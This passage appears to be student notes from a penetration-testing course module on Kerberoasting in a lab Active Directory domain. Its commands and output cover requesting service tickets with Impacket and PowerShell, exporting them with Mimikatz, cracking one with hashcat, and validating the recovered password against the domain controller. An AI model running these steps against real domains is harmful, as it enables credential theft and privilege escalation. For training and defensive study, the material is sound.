MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:13:31.639334 <never>
adfsconnect/azure01.inlanefreight.local adfs CN=ExchangeLegacyInterop,OU=Microsoft Exchange Security Groups,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:15:27.108079 <never>
$krb5tgs$23$*BACKUPAGENT$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/BACKUPAGENT*$790ae75fc53b0ace5daeb5795d21b8fe$b6be1ba275e23edd3b7dd3ad4d711c68f9170bac85e722cc3d94c80c5dca6bf2f07ed3d3bc209e9a6ff0445cab89923b26a01879a53249c5f0a8c4bb41f0ea1b1196c322640d37ac064ebe3755ce888947da98b5707e6b06cbf679db1e7bbbea7d10c36d27f976d3f9793895fde20d3199411a90c528a51c91d6119cb5835bd29457887dd917b6c621b91c2627b8dee8c2c16619dc2a7f6113d2e215aef48e9e4bba8deff329a68666976e55e6b3af0cb8184e5ea6c8c2060f8304bb9e5f5d930190e08d03255954901dc9bb12e53ef87ed603eb2247d907c3304345b5b481f107cefdb4b01be9f4937116016ef4bbefc8af2070d039136b79484d9d6c7706837cd9ed4797ad66321f2af200bba66f65cac0584c42d900228a63af39964f02b016a68a843a81f562b493b29a4fc1ce3ab47b934cbc1e29545a1f0c0a6b338e5ac821fec2bee503bc56f6821945a4cdd24bf355c83f5f91a671bdc032245d534255aac81d1ef318d83e3c52664cfd555d24a632ee94f4adeb258b91eda3e57381dba699f5d6ec7b9a8132388f2346d33b670f1874dfa1e8ee13f6b3421174a61029962628f0bc84fa0c3c6d7bbfba8f2d1900ef9f7ed5595d80edc7fc6300385f9aa6ce1be4c5b8a764c5b60a52c7d5bbdc4793879bfcd7d1002acbe83583b5a995cf1a4bbf937904ee6bb537ee00d99205ebf5f39c722d24a910ae0027c7015e6daf73da77af1306a070fdd50aed472c444f5496ebbc8fe961fee9997651daabc0ef0f64d47d8342a499fa9fb8772383a0370444486d4142a33bc45a54c6b38bf55ed613abbd0036981dabc88cc88a5833348f293a88e4151fbda45a28ccb631c847da99dd20c6ea4592432e0006ae559094a4c546a8e0472730f0287a39a0c6b15ef52db6576a822d6c9ff06b57cfb5a2abab77fd3f119caaf74ed18a7d65a47831d0657f6a3cc476760e7f71d6b7cf109c5fe29d4c0b0bb88ba963710bd076267b889826cc1316ac7e6f541cecba71cb819eace1e2e2243685d6179f6fb6ec7cfcac837f01989e7547f1d6bd6dc772aed0d99b615ca7e44676b38a02f4cb5ba8194b347d7f21959e3c41e29a0ad422df2a0cf073fcfd37491ac062df903b77a32101d1cb060efda284cae727a2e6cb890f4243a322794a97fc285f04ac6952aa57032a0137ad424d231e15b051947b3ec0d7d654353c41d6ad30c6874e5293f6e25a95325a3e164abd6bc205e5d7af0b642837f5af9eb4c5bca9040ab4b999b819ed6c1c4645f77ae45c0a5ae5fe612901c9d639392eaac830106aa249faa5a895633b20f553593e3ff01a9bb529ff036005ec453eaec481b7d1d65247abf62956366c0874493cf16da6ffb9066faa5f5bc1db5bbb51d9ccadc6c97964c7fe1be2fb4868f40b3b59fa6697443442fa5cebaaed9db0f1cb8476ec96bc83e74ebe51c025e14456277d0a7ce31e8848d88cbac9b57ac740f4678f71a300b5f50baa6e6b85a3b10a10f44ec7f708624212aeb4c60877322268acd941d590f81ffc7036e2e455e941e2cfb97e33fec5055284ae48204d
$krb5tgs$23$*SOLARWINDSMONITOR$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/SOLARWINDSMONITOR*$993de7a8296f2a3f2fa41badec4215e1$d0fb2166453e4f2483735b9005e15667dbfd40fc9f8b5028e4b510fc570f5086978371ecd81ba6790b3fa7ff9a007ee9040f0566f4aed3af45ac94bd884d7b20f87d45b51af83665da67fb394a7c2b345bff2dfe7fb72836bb1a43f12611213b19fdae584c0b8114fb43e2d81eeee2e2b008e993c70a83b79340e7f0a6b6a1dba9fa3c9b6b02adde8778af9ed91b2f7fa85dcc5d858307f1fa44b75f0c0c80331146dfd5b9c5a226a68d9bb0a07832cc04474b9f4b4340879b69e0c4e3b6c0987720882c6bb6a52c885d1b79e301690703311ec846694cdc14d8a197d8b20e42c64cc673877c0b70d7e1db166d575a5eb883f49dfbd2b9983dd7aab1cff6a8c5c32c4528e798237e837ffa1788dca73407aac79f9d6f74c6626337928457e0b6bbf666a0778c36cba5e7e026a177b82ed2a7e119663d6fe9a7a84858962233f843d784121147ef4e63270410640903ea261b04f89995a12b42a223ed686a4c3dcb95ec9b69d12b343231cccfd29604d6d777939206df4832320bdd478bda0f1d262be897e2dcf51be0a751490350683775dd0b8a175de4feb6cb723935f5d23f7839c08351b3298a6d4d8530853d9d4d1e57c9b220477422488c88c0517fb210856fb603a9b53e734910e88352929acc00f82c4d8f1dd783263c04aff6061fb26f3b7a475536f8c0051bd3993ed24ff22f58f7ad5e0e1856a74967e70c0dd511cc52e1d8c2364302f4ca78d6750aec81dfdea30c298126987b9ac867d6269351c41761134bc4be67a8b7646935eb94935d4121161de68aac38a740f09754293eacdba7dfe26ace6a4ea84a5b90d48eb9bb3d5766827d89b4650353e87d2699da312c6d0e1e26ec2f46f3077f13825764164368e26d58fc55a358ce979865cc57d4f34691b582a3afc18fe718f8b97c44d0b812e5deeed444d665e847c5186ad79ae77a5ed6efab1ed9d863edb36df1a5cd4abdbf7f7e872e3d5fa0bf7735348744d4fc048211c2e7973839962e91db362e5338da59bc0078515a513123d6c5537974707bdc303526437b4a4d3095d1b5e0f2d9db1658ac2444a11b59ddf2761ce4c1e5edd92bcf5cbd8c230cb4328ff2d0e2813b4654116b4fda929a38b69e3f9283e4de7039216f18e85b9ef1a59087581c758efec16d948accc909324e94cad923f2487fb2ed27294329ed314538d0e0e75019d50bcf410c7edab6ce11401adbaf5a3a009ab304d9bdcb0937b4dcab89e90242b7536644677c62fd03741c0b9d090d8fdf0c856c36103aedfd6c58e7064b07628b58c3e086a685f70a1377f53c42ada3cb7bb4ba0a69085dec77f4b7287ca2fb2da9bcbedc39f50586bfc9ec0ac61b687043afa239a46e6b20aacb7d5d8422d5cacc02df18fea3be0c0aa0d83e7982fc225d9e6a2886dc223f6a6830f71dabae21ff38e1722048b5788cd23ee2d6480206df572b6ba2acfe1a5ff6bee8812d585eeb4bc8efce92fd81aa0a9b57f37bf3954c26afc98e15c5c90747948d6008c80b620a1ec54ded2f3073b4b09ee5cc233bf7368427a6af0b1cb1276ebd85b45a30
<SNIP>
Requesting a Single TGS
You can also be more targeted and request just the TGS ticket for a specific account.
d41y@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation
Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
--------------------------------------------- ------ --------------------------------------------------- -------------------------- --------- ----------
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:13:31.639334 <never>
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/sqldev*$4ce5b71188b357b26032321529762c8a$1bdc5810b36c8e485ba08fcb7ab273f778115cd17734ec65be71f5b4bea4c0e63fa7bb454fdd5481e32f002abff9d1c7827fe3a75275f432ebb628a471d3be45898e7cb336404e8041d252d9e1ebef4dd3d249c4ad3f64efaafd06bd024678d4e6bdf582e59c5660fcf0b4b8db4e549cb0409ebfbd2d0c15f0693b4a8ddcab243010f3877d9542c790d2b795f5b9efbcfd2dd7504e7be5c2f6fb33ee36f3fe001618b971fc1a8331a1ec7b420dfe13f67ca7eb53a40b0c8b558f2213304135ad1c59969b3d97e652f55e6a73e262544fe581ddb71da060419b2f600e08dbcc21b57355ce47ca548a99e49dd68838c77a715083d6c26612d6c60d72e4d421bf39615c1f9cdb7659a865eecca9d9d0faf2b77e213771f1d923094ecab2246e9dd6e736f83b21ee6b352152f0b3bbfea024c3e4e5055e714945fe3412b51d3205104ba197037d44a0eb73e543eb719f12fd78033955df6f7ebead5854ded3c8ab76b412877a5be2e7c9412c25cf1dcb76d854809c52ef32841269064661931dca3c2ba8565702428375f754c7f2cada7c2b34bbe191d60d07111f303deb7be100c34c1c2c504e0016e085d49a70385b27d0341412de774018958652d80577409bff654c00ece80b7975b7b697366f8ae619888be243f0e3237b3bc2baca237fb96719d9bc1db2a59495e9d069b14e33815cafe8a8a794b88fb250ea24f4aa82e896b7a68ba3203735ec4bca937bceac61d31316a43a0f1c2ae3f48cbcbf294391378ffd872cf3721fe1b427db0ec33fd9e4dfe39c7cbed5d70b7960758a2d89668e7e855c3c493def6aba26e2846b98f65b798b3498af7f232024c119305292a31ae121a3472b0b2fcaa3062c3d93af234c9e24d605f155d8e14ac11bb8f810df400604c3788e3819b44e701f842c52ab302c7846d6dcb1c75b14e2c9fdc68a5deb5ce45ec9db7318a80de8463e18411425b43c7950475fb803ef5a56b3bb9c062fe90ad94c55cdde8ec06b2e5d7c64538f9c0c598b7f4c3810ddb574f689563db9591da93c879f5f7035f4ff5a6498ead489fa7b8b1a424cc37f8e86c7de54bdad6544ccd6163e650a5043819528f38d64409cb1cfa0aeb692bdf3a130c9717429a49fff757c713ec2901d674f80269454e390ea27b8230dec7fffb032217955984274324a3fb423fb05d3461f17200dbef0a51780d31ef4586b51f130c864db79796d75632e539f1118318db92ab54b61fc468eb626beaa7869661bf11f0c3a501512a94904c596652f6457a240a3f8ff2d8171465079492e93659ec80e2027d6b1865f436a443b4c16b5771059ba9b2c91e871ad7baa5355d5e580a8ef05bac02cf135813b42a1e172f873bb4ded2e95faa6990ce92724bcfea6661b592539cd9791833a83e6116cb0ea4b6db3b161ac7e7b425d0c249b3538515ccfb3a993affbd2e9d247f317b326ebca20fe6b7324ffe311f225900e14c62eb34d9654bb81990aa1bf626dec7e26ee2379ab2f30d14b8a98729be261a5977fefdcaaa3139d4b82a056322913e7114bc133a6fc9cd74b96d4d6a2
Saving the TGS Ticket to an Output File
To facilitate offline cracking, it is always good to use the -outputfile flag to write the TGS ticket to a file that can be run using Hashcat.
d41y@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev -outputfile sqldev_tgs
Impacket v0.9.25.dev1+20220208.122405.769c3196 - Copyright 2021 SecureAuth Corporation
Password:
ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
--------------------------------------------- ------ --------------------------------------------------- -------------------------- --------- ----------
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL 2022-02-15 17:13:31.639334 <never>
Cracking the Ticket with Hashcat
d41y@htb[/htb]$ hashcat -m 13100 sqldev_tgs /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
<SNIP>
$krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/sqldev*$81f3efb5827a05f6ca196990e67bf751$f0f5fc941f17458eb17b01df6eeddce8a0f6b3c605112c5a71d5f66b976049de4b0d173100edaee42cb68407b1eca2b12788f25b7fa3d06492effe9af37a8a8001c4dd2868bd0eba82e7d8d2c8d2e3cf6d8df6336d0fd700cc563c8136013cca408fec4bd963d035886e893b03d2e929a5e03cf33bbef6197c8b027830434d16a9a931f748dede9426a5d02d5d1cf9233d34bb37325ea401457a125d6a8ef52382b94ba93c56a79f78cb26ffc9ee140d7bd3bdb368d41f1668d087e0e3b1748d62dfa0401e0b8603bc360823a0cb66fe9e404eada7d97c300fde04f6d9a681413cc08570abeeb82ab0c3774994e85a424946def3e3dbdd704fa944d440df24c84e67ea4895b1976f4cda0a094b3338c356523a85d3781914fc57aba7363feb4491151164756ecb19ed0f5723b404c7528ebf0eb240be3baa5352d6cb6e977b77bce6c4e483cbc0e4d3cb8b1294ff2a39b505d4158684cd0957be3b14fa42378842b058dd2b9fa744cee4a8d5c99a91ca886982f4832ad7eb52b11d92b13b5c48942e31c82eae9575b5ba5c509f1173b73ba362d1cde3bbd5c12725c5b791ce9a0fd8fcf5f8f2894bc97e8257902e8ee050565810829e4175accee78f909cc418fd2e9f4bd3514e4552b45793f682890381634da504284db4396bd2b68dfeea5f49e0de6d9c6522f3a0551a580e54b39fd0f17484075b55e8f771873389341a47ed9cf96b8e53c9708ca4fc134a8cf38f05a15d3194d1957d5b95bb044abbb98e06ccd77703fa5be4aacc1a669fe41e66b69406a553d90efe2bb43d398634aff0d0b81a7fd4797a953371a5e02e25a2dd69d16b19310ac843368e043c9b271cab112981321c28bfc452b936f6a397e8061c9698f937e12254a9aadf231091be1bd7445677b86a4ebf28f5303b11f48fb216f9501667c656b1abb6fc8c2d74dc0ce9f078385fc28de7c17aa10ad1e7b96b4f75685b624b44c6a8688a4f158d84b08366dd26d052610ed15dd68200af69595e6fc4c76fc7167791b761fb699b7b2d07c120713c7c797c3c3a616a984dbc532a91270bf167b4aaded6c59453f9ffecb25c32f79f4cd01336137cf4eee304edd205c0c8772f66417325083ff6b385847c6d58314d26ef88803b66afb03966bd4de4d898cf7ce52b4dd138fe94827ca3b2294498dbc62e603373f3a87bb1c6f6ff195807841ed636e3ed44ba1e19fbb19bb513369fca42506149470ea972fccbab40300b97150d62f456891bf26f1828d3f47c4ead032a7d3a415a140c32c416b8d3b1ef6ed95911b30c3979716bda6f61c946e4314f046890bc09a017f2f4003852ef1181cec075205c460aea0830d9a3a29b11e7c94fffca0dba76ba3ba1f0577306555b2cbdf036c5824ccffa1c880e2196c0432bc46da9695a925d47febd3be10104dd86877c90e02cb0113a38ea4b7e4483a7b18b15587524d236d5c67175f7142cc75b1ba05b2395e4e85262365044d272876f500cb511001850a390880d824aec2c452c727beab71f56d8189440ecc3915c148a38eac06dbd27fe6817ffb1404c1f:database!
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*sqldev$INLANEFREIGHT.LOCAL$INLANEFREIG...404c1f
Time.Started.....: Tue Feb 15 17:45:29 2022, (10 secs)
Time.Estimated...: Tue Feb 15 17:45:39 2022, (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 821.3 kH/s (11.88ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8765440/14344386 (61.11%)
Rejected.........: 0/8765440 (0.00%)
Restore.Point....: 8749056/14344386 (60.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: davius07 -> darten170
Started: Tue Feb 15 17:44:49 2022
Stopped: Tue Feb 15 17:45:41 2022
Testing against a DC
d41y@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u sqldev -p database!
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB 172.16.5.5 445 ACADEMY-EA-DC01 [+] INLANEFREIGHT.LOCAL\sqldev:database! (Pwn3d!
From Windows
Semi-Manual Method
Enumeratin SPNs with setspn.exe
C:\htb> setspn.exe -Q */*
Checking domain DC=INLANEFREIGHT,DC=LOCAL
CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL
exchangeAB/ACADEMY-EA-DC01
exchangeAB/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
TERMSRV/ACADEMY-EA-DC01
TERMSRV/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
ldap/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/ForestDnsZones.INLANEFREIGHT.LOCAL
ldap/ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DomainDnsZones.INLANEFREIGHT.LOCAL
<SNIP>
CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
backupjob/veam001.inlanefreight.local
CN=SOLARWINDSMONITOR,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
sts/inlanefreight.local
<SNIP>
CN=sqlprod,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MSSQLSvc/SPSJDB.inlanefreight.local:1433
CN=sqlqa,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351
CN=sqldev,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
CN=adfs,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
adfsconnect/azure01.inlanefreight.local
Existing SPN found!
You will notice many different SPNs returned for the various hosts in the domain.
Targeting a Single User
Using PowerShell, you can request TGS tickets for an account in the shell above and load them into memory. Once they loaded into memory, you can extract them using Mimikatz.
PS C:\htb> Add-Type -AssemblyName System.IdentityModel
PS C:\htb> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433"
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-2
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 2/24/2022 11:36:22 PM
ValidTo : 2/25/2022 8:55:25 AM
ServicePrincipalName : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
Add-Typecmdlet is used to add a .NET framework class to your PowerShell session, which can then be instantiated like any .NET framework object- The
-AssemblyNameparameter allows you to specify an assembly that contains types that you are interested in using System.IdentityModelis a namespace that contains different classes for building security token services- You’ll then use the
New-Objectcmdlet to create an instance of .NET framework object - You’ll use the
System.IdentityModel.Tokensnamespace with theKerberosRequestorSecurityTokenclass to create a security token and pass the SPN name to the class to request a Kerberos TGS ticket for the target account in your current logon session
Retrieving All Tickets using setspn.exe
You can also choose to retrieve all tickets using the same method, but this will also pull all computer accounts, so it is not optimal.
PS C:\htb> setspn.exe -T INLANEFREIGHT.LOCAL -Q */* | Select-String '^CN' -Context 0,1 | % { New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-3
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 2/24/2022 11:56:18 PM
ValidTo : 2/25/2022 8:55:25 AM
ServicePrincipalName : exchangeAB/ACADEMY-EA-DC01
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-4
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 2/24/2022 11:56:18 PM
ValidTo : 2/24/2022 11:58:18 PM
ServicePrincipalName : kadmin/changepw
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
Id : uuid-67a2100c-150f-477c-a28a-19f6cfed4e90-5
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 2/24/2022 11:56:18 PM
ValidTo : 2/25/2022 8:55:25 AM
ServicePrincipalName : WSMAN/ACADEMY-EA-MS01
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
<SNIP>
The above command combines the previous command with setspn.exe to request tickets for all accounts with SPNs set.
Now that the tickets are loaded, you can use Mimikatz to extract the ticket(s) from memory.
Extracting Tickets from Memory with Mimikatz
Using 'mimikatz.log' for logfile : OK
mimikatz # base64 /out:true
isBase64InterceptInput is false
isBase64InterceptOutput is true
mimikatz # kerberos::list /export
<SNIP>
[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2/24/2022 3:36:22 PM ; 2/25/2022 12:55:25 AM ; 3/3/2022 2:55:25 PM
Server Name : MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 @ INLANEFREIGHT.LOCAL
Client Name : htb-student @ INLANEFREIGHT.LOCAL
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardable ;
====================
Base64 of file : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
====================
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
ZWZyZWlnaHQubG9jYWw6MTQzMw==
====================
* Saved to file : 2-40a10000-htb-student@MSSQLSvc~DEV-PRE-SQL.inlanefreight.local~1433-INLANEFREIGHT.LOCAL.kirbi
<SNIP>
If you do not specify the base64 /out:true command, Mimikatz will extract the tickets and write them to .kirbi files. Depending on your position on the network and if you can easily move files to your attack host, this can be easier when you go to crack the tickets.
Preparing the Base64 Blob for Cracking
Next, you can take the base64 blob and remove new lines and white spaces since the output is column wrapped, and you need it all on one line for the next step.
d41y@htb[/htb]$ echo "<base64 blob>" | tr -d \\n
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
Placing the Output into a File as .kirbi
You can place the above single line of output into a file and convert it back to a .kirbi file using the base64 utility.
d41y@htb[/htb]$ cat encoded_file | base64 -d > sqldev.kirbi
Extracting the Kerberos Ticket using kirbi2john.py
Next, you can use the kirbi2john.py tool to extract the Kerberos ticket from the TGS file.
